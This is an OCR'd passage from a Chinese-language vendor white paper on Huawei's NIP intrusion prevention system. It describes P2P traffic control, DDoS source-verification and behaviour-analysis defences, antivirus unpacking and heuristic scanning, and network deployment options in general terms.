
对 P2P 流量可以限定在一个范围内，可以指定 P2P 流量范围为 0K～1Gbps，默认为 100K，这样不但可以使得用户自由的使用 P2P 软件，也不会造成因为 P2P 流量对网络造成太大的冲击；支持 BT, PPLIVE, Thunder, eDeM, FEIDIAN, QQlive, CCIPTV, GNUTELLA, Kazaa, PPSTREAM, COOLSTREAMING, DC, KUGOO, ORINNOAVBT, PPGou, POCO, BaiBao, Maze, TVAnts, UUSee, Vagaa, BBSEE, QQDownload, MYSEE, Filetopia, Soulseek, Sopcast, TVU, BearShare, KOOWO, FENGXING, PPFILM, DOPOOL, Flashget, PP365, BAIDUXIABA, QINGYL, FS2YOU, TVKOO, HTTP_STREAMING,

HTTP_DOWNLOAD 等 P2P 协议检测和流量控制。P2P 协议识别采用 SA 业务感知协议特征库，通过自动在线升级，可提供对外来新的 P2P 协议的自适应升级能力。

# 4.5 高级 DDoS 防护技术

NIP 网络智能防护系统为了达到更好的 DDoS 防护效果，采用了多种先进的检测技术和算法。以下主要就 DDoS 中采用的一些高级防御技术逐一做介绍。

## 4.5.1 动态流量基线




传统的入侵防护产品提供的 DDoS 攻击检测实质上就是对流量进行分类统计，然后和预先配置的阈值进行比较，如果超过阈值则认为流量发生异常，然后进行防御动作。这是一种静态基线的方法，显然这种方式下，攻击检测是否准确取决于检测阈值配置是否合理，而其合理性完全取决于配置人员的经验。

而 NIP 网络智能防护系统则可对用户网络流量按时间进行统计比较，取学习周期内最大值作为基值，再加上容忍度（以防止流量瞬时的抖动引起的误判）计算得来的值作为检测阈值。用户网络流量模型发生变化，可以重新启动学习，重新学习以获取合适的检测阈值，因此此技术叫动态流量基线。

采用动态流量基线后，检测和防御的准确度得到大大提升，同时也降低了部署和使用的难度。

## 4.5.2 基于 4 层协议的源验证

基于 4 层协议的源验证核心思想是向访问防护目标的源 IP 发送带有 cookie 的探测报文，如果该源真实存在，则会对探测报文回应，且回应报文携带 cookie。NIP 网络智

能防护系统通过校验 cookie，即可确认该源 IP 是否真实存在。采用该技术可有效防御虚假源发起的 SYN Flood、SYN-ACK Flood、ACK Flood 攻击。

以 SYN Flood 防御为例，简单来说就是客户端发出一个 SYN 报文，NIP 会拦截该报文并替代服务器用携带 cookie 的 SYN-ACK 报文响应该 SYN 报文，如果 SYN 报文来自真实源，该源 IP 主机会接收到 SYN-ACK 报文，并对 SYN-ACK 报文回应相应的 ACK 报文，那么 NIP 在接收到 ACK 报文后对其进行合法性校验，如果确认 ACK 报文是 NIP 此前发出的 SYN-ACK 报文的正确回应，则会将该源 IP 加入白名单，其后续 TCP 报文允许通过。相反如果 SYN 报文来自虚假源，那么该源不会对 SYN-ACK 报文产生正确回应，其后续报文会被 NIP 直接丢弃。

### 4.5.3 基于 7 层协议的源验证

当前 DDoS 攻击以基于应用层攻击为多，对于 TCP 类应用层攻击而言，僵尸主机和服务器会建立会话，因此对于这类攻击，一般的基于四层协议的源验证失效。以对 WEB 服务器发起的 HTTP Flood 攻击为例，一般僵尸主机在建立会话后会以较高速率向 WEB 服务器发起 URL 请求。NIP 网络智能防护系统通过深度解码 HTTP 协议来验证源是否是应用的真实客户端。如果是，建立白名单，允许其后续 WEB 访问流量通过；如果是僵尸工具发起的访问，则其和 NIP 之间建立起会话后继续尝试不停地发送 URL 请求，不会对 NIP 的反向探测报文进行回应，因此无法通过 NIP 的源验证，其后续访问流量会被 NIP 直接丢弃，无法透到后端服务器。

基于应用层协议的源验证技术可有效防范大多数僵尸工具发起的攻击。但还有一些聪明的僵尸网络可以躲过基于应用层协议的源验证，比如有些僵尸工具可利用 HTTP Proxy 发起攻击，或者直接实现浏览器的部分功能。对于该类攻击 NIP 网络智能防护系统采用 HTTP 高级源验证技术防范，即当攻击发生时，NIP 心会向访问源弹出要求输入校验码的认证页面，用户只要输入正确的校验码即可通过身份校验，继续访问。因验证码随机变化，可有效防范绝大多数僵尸工具发起的攻击。

### 4.5.4 会话防范

截至目前，连接耗尽依然是现网上发生频率高且攻击效果非常明显的攻击之一，其攻击方式一般是通过大量客户端（僵尸工具）和服务器建立各种异常连接消耗服务器连接资源或带宽资源甚至 TCP/IP 协议栈资源。

NIP 网络智能防护系统采用会话监控的方法，对会话的各种参数指标如时间、速率、状态等进行实时监控，并根据一些异常模式发现和阻拦潜在的攻击和攻击源，达到会话防御的效果。

### 4.5.5 行为分析技术

僵尸网络的攻击行为和正常用户的访问行为存在很大差别，主要表现在正常用户的访问具有突发性及无序性，而僵尸网络的攻击属于机器人攻击，频率恒定，或者访问的资源基本保持不变，或者攻击报文负载不变，可采用指纹学习或访问频率行为学习防范该类攻击。利用行为分析可有效防范 CC 攻击、慢速攻击。

## 4.6 文件病毒扫描技术

传统的反病毒引擎一般都使用了多模匹配、PE 文件解析和 Hash 提取的方法，这些方法对应已知 PE 病毒文件可以起到一定的查杀，而面对加压、加壳、PE 文件变种和非 PE 文件型病毒（如 pdf、doc 等类型）的检测就无能无力了，并且在很大程度上会影响产品端到端的性能和规格。

***NIP 网络智能防护系统基于文件的病毒防护***

现代的反病毒方案已经不仅仅是简单的检测病毒码，而是添加了如通用检测，启发式技术来寻找威胁。对于一些采用**流扫描的病毒厂商**，因为本身引擎的实现原理如上，对于病毒的查杀还停留在模式匹配和计算 PE 头 Hash 的阶段。对于非 PE 病毒文件、加压缩病毒文件、加壳病毒文件、变种病毒文件的**检测能力极弱**或没有。

事实上最好的反病毒引擎，通过提供多重的手段来确认已知和未知的威胁。NIP 网络智能防护系统基于文件的防护就是这么一种技术。以下组件是我们给予文件保护技术的核心。

反病毒引擎：扫描引擎对最新的威胁提供高级检测的安全技术。通过 LiveUpdate 的频繁无缝升级，引擎能对付最新的威胁。

Malheur & Bloodhound：它们是基于文件扫描的启发式防护技术，这些定义能通过文件特点，以及利用漏洞的尝试等来检测未知威胁。

正如上文提到的大量病毒扫描引擎都是基于 PE 文件（.exe,.com）文件的检测，对于其它文件格式和类型支持力度很差。而 NIP 网络智能防护系统提供**广泛的文件格式支持**:DOC, .DOT, .PPT, .PPS, .XLA, .XLS, .XLT, .WIZ, .SDW, .VOR, .VSS, .VST, .AC_, .ADP,

.APR, .DB, .MSC, .MSI, .MTW, .OPT, .PUB, .SOU, .SPO, .VSD, .WPS, .MSG ZIP, .DOCX, .DOCM, .DOTX, .DOTM, .PPTX, .PPTM, .PPSX, .PPSM, .XLSX, .XLSB, .XLSM, .XLTX, .XLTM, .XLAM, .XPS, .POTX, .POTM, .ODT, .OTT, .STW, .SXW, .eml, .MME, .B64, .MPA, ,AMG, .ARJ, .CAB, .XSN, .GZ, .LHA, .SHS, .RAR, .RFT, .TAR, .DAT, .ACE, .PDF, .TXT, .HQX. .MBOZ, .UUE, .MB3, .AS, .BZ2, .ZIP, .ZIPX 等，并充分实现了基于文件真实类型进行扫描。

对于 PE 文件检测，为了减少 PE 占用空间的大小，PE 文件通常都采用一种加壳方式。加壳是通过一系列的数学运算，将可执行程序或动态连接文件的编码进行改变，当运行加壳程序时，执行的实际上是这个外壳程序，而外壳程序负责将原先程序解壳，并把控制权交还给解压缩后的真正程序。如果一个病毒文件，经过加壳后，通过传统的病毒特征匹配或 hash 数值比较，因为特征码已经发生改变，所以便不能查杀该病毒了。 本质上来说，就是该病毒引擎不具备脱壳（解壳）的能力，进而不具备病毒检测的能力。 而 NIP 网络智能防护系统使用的反病毒引擎中含有**脱壳引擎**：它用来检测通过加壳等免杀手段的威胁。脱壳引擎可以：解压可执行文件，脱去几百种不同的壳，对一些被重复多种加壳处理的威胁，能不停地脱壳直到核心威胁被还原。

大量病毒变种（如调整病毒在 PE 文件中的插入关系）和新病毒的产生容易造成病毒库增长过快，需要增加设备的引擎库的内存占用率，且匹配的效率会越来越低。NIP 网络智能防护系统包含**高级的哈希技术**在‘微秒’内同时扫描成千上万的威胁，定位并提取已知包含恶意程序逻辑的关键文件区域。并将这些哈希段和指纹数据里的进行比对。形成一种一对多的病毒规则库，高级的算法让反木马引擎能在微秒间扫描千万个变种。所以并不能说病毒库越大，病毒的检测率越高，而应该从真实的病毒检测率上来判断。对公共规则提取的能力，才真正反映了一个反病毒厂商的反病毒能力。除此之外，NIP 网络智能防护系统还采用了**高级启发式引擎：**它包含高级的 CPU 模拟技术来诱导变型恶意程序脱去伪装，使用‘模糊’定义来鉴定已知，未知的恶意变种。同时对文件用成百上千种‘模糊’定义极大的提高了扫描速度模糊定义可以在全新的变种刚刚出现的时候提供检测。这样通过病毒的动态行为去判断该病毒的危害性。

***动态代理技术***

传统的基于全代理病毒的病毒检测模型可以实现各种复杂的用户行为和协议分析、过滤功能等。但其带来的拷贝工作和上下文切换的工作是很大的，因而会影响报文的网络延迟。

NIP 网络智能防护系统采用特有的动态代理技术，在发现该文件为非检测的文件类型、音视频文件、本地黑白名单或超大文件时，则触发报文退代理在适配层直接转发。这样在不影响病毒检测率的情况下，有效地降低网络延迟，为病毒引擎减轻了负担，且较好提升了客户体验。

## 4.7 遍布全球的响应中心

NIP 网络智能防护系统的背后，不仅有华为自身的全球响应中心，还和全球领先的安全厂商的赛门铁克合作，共同提供强有力的响应能力。赛门铁克全球智能网络监视着互联网上的最新威胁变化。正式这个智能网络的强大，使得我们的产品给入侵防护系统产品设定了一个很高的门槛，这也是我们不同于一般厂商的重要原因。


得益于这样一个庞大的智能网络，才能使我们始终保持着非常高的检测率，同时保持着极其低的误报率。这个网络是当前最大最复杂的智能网络，它每天要处理超过 80 亿封电子邮件并采集来自 1.3 亿个系统的恶意代码的数据。这个网络每隔 5-10 分钟就通过遍布 200 个国家的 24 万个探头来更新一次。当前在赛门铁克的漏洞数据库中记录着 3.5 万个不同的漏洞的数据。全球总共 11 个安全响应中心，位于美国，奥地利，加拿大，印度，中国和爱尔兰，覆盖几乎所有时区，可以实现每年 365 天，每周 7 天，每天 24 小时的威胁响应。

同时，我们的安全团队和许多软件供应商保持密切的联系。我们和这些软件供应商一起工作，使得我们能够在第一时间获得软件漏洞的信息，一个具体的例子是，微软在每个月的第二个周二发布安全公告，公开新发现的漏洞和对应的补丁。而我们 NIP 网络智能防护产品背后的安全团队，得意于和微软密切的合作关系，能够在这个时间之前，就从微软获得这些信息。所以我们能够在每个月微软发布安全公告的同时或者之前，发

布对应的签名更新，真正实现零日防御。我们同时也通过维护和整理来自于我们 Securityfocus 相关站点的大量漏洞信息，这个方法使得很多软件厂商和安全研究专家主动提交漏洞信息给我们，然后由我们发布给公众。这是一个非常重要的漏洞信息来源，通过这种方式，使我们和软件厂商之间维持着一种互惠的合作。

# 5 灵活的部署

## 5.1 企业互联网接入的全面保护

中小企业一般具备 10M-1G 的互联网接入带宽，其中一部分企业部署了防火墙。IT 投资相对较多一点的企业往往还有 DMZ 区域，该区域内会安装有 Web 服务器，邮件服务器，文件服务器，数据库服务器和对应的 OA 业务支撑平台。

企业的主要面临的威胁和痛点是：

P2P、视频流阻塞正常业务，正常业务流量受到侵占；


IM、网游等影响工作效率；

服务器被入侵，重要数据被偷窃，服务器停止服务甚至宕机；

浏览器、文件漏洞感染 PC，隐私、身份数据的丢失；

NIP 网络智能防护系统通过透明方式部署到企业互联网入口处，也就是“串联”在公司网络和互联网接入设备之间，如果已经部署了防火墙，一般会把 NIP 设备部署在防火墙内侧（企业侧）。

一般建议的部署方式是，使用 NIP 网络智能防护系统的两组接口对，分别“串联”在内网线路和 DMZ 线路，既保护内网免受互联网威胁入侵，又保护服务器免受攻击。如下图所示的接入方式，最大程度的发挥了 NIP 网络智能防护系统的价值。：




通过这样部署 NIP 网络智能防护系统，可以实现网络出口流量的管控，来保证企业主要业务的顺畅运行。管控的主要应用包括：P2P，视频网站流量；即时通讯软件；网络游戏；股票软件等。


同时，NIP 可以防御来自互联网的蠕虫和针对浏览器和插件的漏洞攻击，使得企业办公网络健康运行。近年来，浏览器和插件相关的漏洞攻击，已经成为了影响办公电脑健康的头号大敌。大约 5-8 年前大部分入侵行为都是针对服务器的，而根据最新的各种互联网安全报告显示，越来越多的入侵和攻击行为都直接指向客户端，尤其是微软 Windows 平台下的浏览器和对应的插件。NIP 网络智能防护系统能够很好的应对这类针对客户端的攻击，保护办公电脑的正常工作，避免关键数据如身份和帐号的丢失。

而在企业 DMZ 区域的保护方面，由 NIP 网络智能防护系统提供的强大的虚拟补丁和 DDoS 保护能力，来最大程度提升服务器对外来威胁的抵御能力。

NIP 网络智能防护系统的文件病毒扫描和防护功能可以对邮件、Internet 下载文件以及 Web 服务器上传文件进行病毒扫描，防止内网的服务器和 PC 感染病毒。

根据不同的企业互联网入口带宽情况，一般需要 IPS 产品至少能够支持 100Mbps（小企业） 现网流量，或者 1Gbps （中小企业）现网流量。均可以找到对应性能要求的 NIP 网络智能防护产品型号。

一些企业具备多条链路接入到互联网，这时候可以为每一条链路分配一组接口对，这样可以实现一台 NIP 设备对多条链路进行保护，节省企业投资。如下图所示，可以利用 NIP 网络智能防护系统提供的丰富的接口对资源，可以为每一路接入提供独立的保护。根据企业的实际情况，每一条保护的链路所需要的安全策略可能不同，这时候，管理员可以针对每一条链路来定制最合适的安全策略。





## 5.2 IPS/IDS 混合部署

NIP 网络智能防护系统提供的丰富的接口和灵活的工作模式，使得一台 NIP 网络智能防护系统可以同时提供 IPS 和 IDS 的能力。从而避免了用户购置两款产品的尴尬。

我们以企业互联网入口距离，如果用户不希望在 DMZ 区域部署 IPS，而只希望部署一台 IDS，这个时候，可以直接使用 NIP 智能网络防护系统的混合部署能力，和一般的 IDS 产品一样，通过交换机镜像口抓包或者分光器，将流量“复制一份”引入到 NIP 设备。

混合部署下，配置为 IDS 方式的接口和配置为 IPS 方式的接口互不干扰。




## 5.3 不对称流量的部署


NIP 网络智能防护系统提供了基于应用层协议状态的入侵防御技术，也就是常说的“基于状态的”入侵检测和防御技术。这种技术的检测准确度很高，但是需要同时看到双向的通讯内容才能跟踪协议的状态变迁，从而应用正确的检测方法来发现威胁。如果只能够看到单边的或者部分的通讯流量，是无法进行威胁的检测和防御的。

很多数据中心的组网，经常有来回路径不一致的情况，也就是两条链路，每条链路上都只能看到一个方向的网络报文，不能看到另外一个方向的。如果简单的将一般的 IPS 产品串入到其中任何一条或者两条链路，都将导致无效的部署，既不能够检测威胁，又有可能导致网络的故障。

NIP 入侵防御产品为了解决这个问题，提出了“接口对组合”的概念，通过为每一个方向的流量分配一个接口对，然后将两个方向流量对应的接口对“绑定”在一起，形成一个“接口对组”，就能够实现透明的接入和完整的检测功能。

在高可靠性冗余组网场景有可能出现不对称的流量，下图场景描述了在这种情况下 NIP 如何通过“接口对组”进行部署，实现了即插即用，即上下行设备无需重新配置即

可透明接入，同时上下行的冗余链路上的流量不会“串线“，更重要的，NIP 网络智能防护系统能够完美的对威胁进行检测和拦截。




**原网络**　　**部署 NIP 后**

# 6 结论 / Conclution

网络威胁日新月异，Web 2.0，虚拟化等新型应用形态不断产生。网络威胁不但没有随着技术的进步而减少，相反，新的安全漏洞不断涌现，攻击的方式也越来越丰富，攻击产生的危害程度也越来越高。企业、IDC 受到前所未有的网络安全挑战。在这样不断升级的没有硝烟的互联网安全战争中，传统的防火墙和入侵防御产品已经越来越显得力不从心。

NIP 网络智能防护系统正是在这样的情况下诞生，它是根据最新的网络威胁形势，瞄准用户最大的痛点而量身定制的下一代入侵防护产品。它不仅能够对付传统的攻击手段，而且能够识别和阻断随着 Web 2.0 兴起的新兴威胁，在保护企业 IT 资产不受外部攻击入侵的同时，它也帮助企业更合理的使用网络带宽，提高运营效率，降低维护成本。